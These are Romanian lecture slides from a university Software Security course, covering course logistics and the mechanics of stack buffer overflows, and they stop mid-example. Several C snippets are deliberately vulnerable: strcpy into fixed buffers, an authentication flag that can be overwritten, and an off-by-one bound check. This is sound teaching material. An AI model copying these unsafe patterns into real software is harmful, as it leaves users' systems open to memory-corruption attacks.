

Securitate Software

II. Vulnerabilități legate de coruperea memoriei

De ce?

Obiective:

- să invățăm să devoltăm soft mai sigur
 - ▶ proiectare
 - ▶ implementare
- scrie cod sigur
 - ▶ cunoaște și înțelege vulnerabilități soft obișnuite
 - ▶ evitarea acestor vulnerabilități (design, API securizat)
- code review/audit din punct de vedere al securității
 - ▶ stiți ce să căutați în cod
 - ▶ stiți cum să căutați vulnerabilități de securitate (instrumente, strategii, etc.)
- tratarea vulnerabilităților găsite
 - ▶ evaluarea probabilității ca vulnerabilitatea gasită să fie exploatață
 - ▶ evaluarea importanței vulnerabilității gasite (ex. minoră, severă, critică)

Black Hat and White Hat

Black hat: perspectiva atacatorului

- găsește vulnerabilități software
- exploatarea acestor vulnerabilități

White hat: perspectiva apărătorului

- previne apariția în cod a vulnerabilităților
- ingreunează exploatarea vulnerabilităților

Conținut curs

- ① Introducere, concepte de bază
- ② Vulnerabilități legate de coruperea memoriei (ex. buffer overflow)
- ③ Vulnerabilități specifice limbajului C (ex. integer overflow, type conversion)
- ④ Vulnerabilități în utilizarea și manipularea sirurilor de caractere
- ⑤ Vulnerabilități specifice sistemelor de operare UNIX / Linux
- ⑥ Vulnerabilități specifice sistemelor de operare Windows

Conținut curs II

- ⑦ Vulnerabilități de sincronizare (situații de concurență)
- ⑧ Vulnerabilități web
- ⑨ Vulnerabilități de criptografie și specifice aplicațiilor de rețea
- ⑩ Metode de proiectare, implementare si evaluare a aplicațiilor din punctul de vedere al securității
- ⑪ Code audit: design review
- ⑫ Code audit: operational review
- ⑬ Code audit: application review

Bibliografie

- M. Down, J. McDonald, J. Schuh, "The Art of Software Security Assessment. Identifying and Preventing Software Vulnerabilities", Addison-Wesley, 2007
- M. Howard, D. LeBlanc, J. Viega, "24 Deadly Sins of Software Security. Programming Flaws and How to Fix Them", McGraw Hill, 2010
- M. Howard, D. LeBlanc, "Writing Secure Code for Windows Vista", Microsoft Press, 2007
- G. McGraw, "Software Security:Building Security In", Addison-Wesley, 2006
- R. Seacord, "CERT C Coding Standard: 98 Rules for Developing Safe, Reliable, and Secure Systems", Addison-Wesley, 2nd edition, 2014
- "Common Weaknesses Enumeration (CWE)",
<http://cwe.mitre.org/data/index.html>
- The Open Web Application Security Project (OWASP), "Software Vulnerabilities",
<https://www.owasp.org/index.php/Category:Vulnerability>

Organizare

- curs: Mihai Suciu (www.cs.ubbcluj.ro/~mihai-suciu/ss/)
- laborator:
 - ▶ Daniel Ticle (<http://www.cs.ubbcluj.ro/~daniel/ss/>)
 - ▶ Alexandru Mihai LUNGANA-Niculescu
- Pagina web a cursului
www.cs.ubbcluj.ro/~mihai-suciu/ss/
<https://moodle.cs.ubbcluj.ro/course/view.php?id=27>
pentru Moodle:
 - ▶ vă creați un cont (dacă aveți un cont, numele de utilizator și parola se pot recupera)
 - ▶ se recomandă ca numele de utilizator sa fie de forma prenume.nume,
ex. mihai.suciu
 - ▶ curs: Securitate Software

Structura

Cursuri: 2 ore / săptămână

Laboratoare: 2 ore / săptămână

Orar:

<https://www.cs.ubbcluj.ro/files/orar/2021-1/disc/MLR8114.html>

Precondiții

- cursuri: Arhitectura sistemelor de calcul, Sisteme de operare, Structuri de date și algoritmi, Baze de date, Programare web
- competențe: Programare în C, cunoștințe de bază ale arhitecturii Intel x86, elemente de bază în programarea web și SQL.

Metoda de evaluare și cerințe

- **20%** Activitate la curs (teste la curs); nu se impune nota minimă.
- **40%** Activitate la laborator (4 teste grilă pe Moodle, susținute pe parcursul semestrului); nota la fiecare test trebuie să fie **cel puțin 5**.
- **40%** Colocviu (test grilă pe Moodle); nota trebuie să fie **cel puțin 5**.
- **1** punct bonus pentru activitate deosebită la laborator.
- Restanțe:
 - ▶ Pentru restanțe formula rămâne identică. Nota de la colocviu se înlocuiește cu nota obținută la un nou test susținut în sesiunea de restanțe.
 - ▶ În sesiunea de restanțe **nu se poate recupera punctajul pentru activitate la curs, respectiv activitate la laborator!** (acestea fiind activități ce se desfășoară pe parcursul semestrului)
- Nota minimă la colocviu trebuie să fie 5. Nota la fiecare test de la laborator trebuie să fie minim 5.
- Este necesar un număr de **minim 10 prezențe** la laborator. Este necesară participarea studenților la ambele ore de laborator pentru a fi luată în considerare prezența.

Vulnerabilități legate de coruperea memoriei

Obiective

- Prezentarea principalelor aspecte care facilitează atacuri de tipul *buffer overflow*;
- Exemple de atacuri *buffer overflow*;
- Exemple de mitigare a vulnerabilităților de tipul *buffer overflow*.

Continut

1 Organizare

- Prezentarea cursului
- Organizare

2 Atacuri de tipul buffer overflow

3 Mecanisme de protecție

4 Exemple

Definiții

Buffer overflow apare atunci când date sunt scrise într-un buffer de lungime fixă, iar mărimea acestor date depășește capacitatea buffer-ului.

Mai general: orice acces (R / W) în afara zonei rezervate (sub / peste).

Cauze apariție: nevalidarea datelor introduse de utilizator.

Întâlnit în aplicații scrise în C/C++

- mai rar, *managed code* (.NET, Java)

Principalele efecte (riscuri):

- modificarea / coruperea datelor aplicației;
- blocarea aplicației \Rightarrow atac DoS;
- controlul fluxului de execuție al aplicației \Rightarrow alterarea comportamentului aplicației.

Context

- procese, organizarea memoriei:
 - ▶ *code*: codul programului și bibliotecile
 - ▶ *data*: variabile globale și statice, heap
 - ▶ *stack*: argumentele funcțiilor, variabile locale, date de control (adresa de return)
- datele, informații de control și codul sunt amestecate
 - ▶ codul / informațiile de control pot fi suprascrisse
 - ▶ sistemul incurcă datele cu codul

Exemplu clasic

```
char dst[5];
char *src = "0123456789";
strcpy(dst, src);
```

Stack overflow

- ce este stiva?
- structura și utilizarea în arhitectura Intel
 - ▶ convenții de apel, stack frames, etc.
- exploatare
 - ▶ posibil datorită prezenței pe stivă a datelor și a informațiilor de control
 - ▶ ex. variabile locale pentru funcții și
 - ★ saved stack frame pointer (EBP)
 - ★ adresa de return

Stiva

```
void main(void)
{
    FunctionOne(arguments);
    FunctionTwo();
}
```

Stiva II

```
void main(void)
{
    FunctionOne(arguments);
    FunctionTwo();
}
```



```
void FunctionOne(int c)
{
    int LocalInt;
    char LocalBuffer[32];
    /* Operations */
}
```

Stiva III

```
void main(void)
{
    FunctionOne(arguments);
    FunctionTwo();
}
```



```
void FunctionOne(int c)
{
    int LocalInt;
    char LocalBuffer[32];
    /* Operations */
}
```


Function
parameters

Stiva IV

```
void main(void)
{
    FunctionOne(arguments);
    FunctionTwo();
}
```



```
void FunctionOne(int c)
{
    int LocalInt;
    char LocalBuffer[32];
    /* Operations */
}
```



Stiva V

```
void main(void)
{
    FunctionOne(arguments);
    FunctionTwo();
}
```



```
void FunctionOne(int c)
{
    int LocalInt;
    char LocalBuffer[32];
    /* Operations */
}
```

Saved Frame Pointer	Return Address	Function parameters
---------------------	----------------	---------------------

Stiva VI

```
void main(void)
{
    FunctionOne(arguments);
    FunctionTwo();
}
```



```
void FunctionOne(int c)
{
    int LocalInt;
    char LocalBuffer[32];
    /* Operations */
}
```


Local function variables	Saved Frame Pointer	Return Address	Function parameters
--------------------------	---------------------	----------------	---------------------

Stiva VII

```
void main(void)
{
    FunctionOne(arguments);
    FunctionTwo();
}
```



```
void FunctionTwo(void)
{
    /* Operations */
}
```



Structura stivei (stack frames)


```
int function_B(int a, int b) {
    int x, y; // variabile locale
    x = a * a;
    y = b * b;
    return (x + y);
}
int function_A(int p, int q) {
    int c; // variabile locale
    c = p * q * function_B(p, p);
    return c;
}
int main(int argc, char **argv, char **env) {
    int res;
    res = function_A(1, 2);
    return res;
}
```

Utile


Pentru a vizualiza rapid trecerea din cod C/C++ în cod asamblare puteți folosi <http://gcc.godbolt.org/>

- folosiți compilatorul gcc,
- sintaxa Intel,
- opțiunea `-m32` pentru a compila programul pe 32 de biti

Stack frames II




function A()'s stack frame



Stack frames III

```
int function_B(int a, int b)
push EBP
mov EBP, ESP
sub ESP, 48h
...
int function_A(int p, int q)
push EBP
mov EBP, ESP
sub ESP, 44h
...
push 1
push 1
call function_B
int main(int argc, char **argv, char **env)
push 2
push 1
call function_A
...
```

Stack frames IV



Exploatare: suprascrierea variabilelor locale sau a argumentelor unei funcții

- argumentele unei funcții și variabilele locale sunt pe stivă:
 - ▶ partea nedorită din buffer poate suprascrie aceste valori
- specific aplicației
- depinde de modul în care compilatorul generează codul
 - ▶ convenții de apel, organizarea stivei


Exploatare: suprascrierea variabilelor locale sau a argumentelor unei funcții II

ex. alterarea valorii variabilei locale *authenticated* \Rightarrow schimbarea funcționalității

```
int authenticate(char *username, char *password) {
    int authenticated;
    char buffer[1024];
    authenticated = verify_password(username, password);
    if (authenticated == 0) {
        sprintf(buffer, "incorrect password for user %s\n", username);
        log("%s", buffer);
    }
    return authenticated;
}
```


Exploatare: suprascrierea variabilelor locale sau a argumentelor unei funcții III

Stack frame pentru funcția authenticate()



Exploatare: suprascrierea variabilelor locale sau a argumentelor unei funcții III

Stack frame pentru funcția authenticate() după exploatare = atacator autentificat



Exploatare: suprascrierea datelor de control

- ① suprascrie adresa de return \Rightarrow deturna fluxul aplicației, execuția revine
 - ▶ într-o zonă de memorie ce conține date controlate de atacator
 - ★ ex. variabile globale, locație de pe stivă, buffer static ce conține codul atacatorului
 - ★ cod injectat de atacator: *shellcode* (încearcă stabilirea unei conexiuni cu mașina atacatorului)
 - ★ datorat confuziei între date și cod
 - ★ posibil dacă este permisă execuția codului injectat
 - ▶ undeva în codul aplicației sau într-o bibliotecă comună
 - ★ unde se găsește cod util pentru atacator
 - ★ ex. apelul unei funcții sistem dintr-o bibliotecă
 - ★ independent de codul atacatorului

Exploatare: suprascrierea datelor de control II


- ② suprascrie *stack frame pointer (EBP)*
 - ▶ modifică execuția funcției apelante
 - ▶ specific aplicației

Exemplu

```
/* UNSAFE Function */  
void UnsafeFunction(char * str)  
{  
    char Buffer[32];  
  
    /* Copy str into Buffer */  
    strcpy(Buffer,str);  
}
```

Exemplu

```
/* UNSAFE Function */  
void UnsafeFunction(char * str)  
{  
    char Buffer[32];  
  
    /* Copy str into Buffer */  
    strcpy(Buffer,str);  
}
```




Exemplu

```
/* UNSAFE Function */  
void UnsafeFunction(char * str)  
{  
    char Buffer[32];  
  
    /* Copy str into Buffer */  
    strcpy(Buffer,str);  
}
```

SAMPLE INPUTS (STR VALUES):

1. "Kevin"
2. "A" * 40



Exemplu

```
/* UNSAFE Function */  
void UnsafeFunction(char * str)  
{  
    char Buffer[32];  
  
    /* Copy str into Buffer */  
    strcpy(Buffer,str);  
}
```

SAMPLE INPUTS (STR VALUES):

1. "Kevin"
2. "A" * 40

←———— Buffer (32 Bytes) —————→

Kevin	Saved Frame Pointer	Return Address	Function parameters
-------	---------------------	----------------	---------------------

Exemplu

```
/* UNSAFE Function */  
void UnsafeFunction(char * str)  
{  
    char Buffer[32];  
  
    /* Copy str into Buffer */  
    strcpy(Buffer,str);  
}
```

SAMPLE INPUTS (STR VALUES):

1. "Kevin"
2. "A" * 40



Exemplu

```
/* UNSAFE Function */  
void UnsafeFunction(char * str)  
{  
    char Buffer[32];  
  
    /* Copy str into Buffer */  
    strcpy(Buffer,str);  
}
```

SAMPLE INPUTS (STR VALUES):

1. "Kevin"
2. "A" * 40




Exemplu

```
/* UNSAFE Function */  
void UnsafeFunction(char * str)  
{  
    char Buffer[32];  
  
    /* Copy str into Buffer */  
    strcpy(Buffer,str);  
}
```

SAMPLE INPUTS (STR VALUES):


1. "Kevin"
2. "A" * 40




Exemplu: suprascrierea adresei de return

```
int unsafe_function(char *msg) {
    int var; // variabila locala
    char buffer[8];
    var = 10;
    strcpy(buffer, msg);
    return var;
}
int main(int argc, char **argv, char **env) {
    int res;
    /* Buffer overflow pentru "strlen(argv[1]) >= 8" */
    res = unsafe_function(argv[1]);
    return res;
}
```


Vizualizare stiva




Vizualizare stiva




Vizualizare stiva



Vizualizare stiva



Vizualizare stiva



Exemplu de depășire cu 1 (suprascriere EBP)

```
int unsafe_function(char *msg) {
    char buffer[512]; // variabila locala
    // !! limita intervalului verificata gresit
    if (strlen(msg) <= 512)
        strcpy(buffer, msg);
}


int main(int argc, char **argv, char **env) {
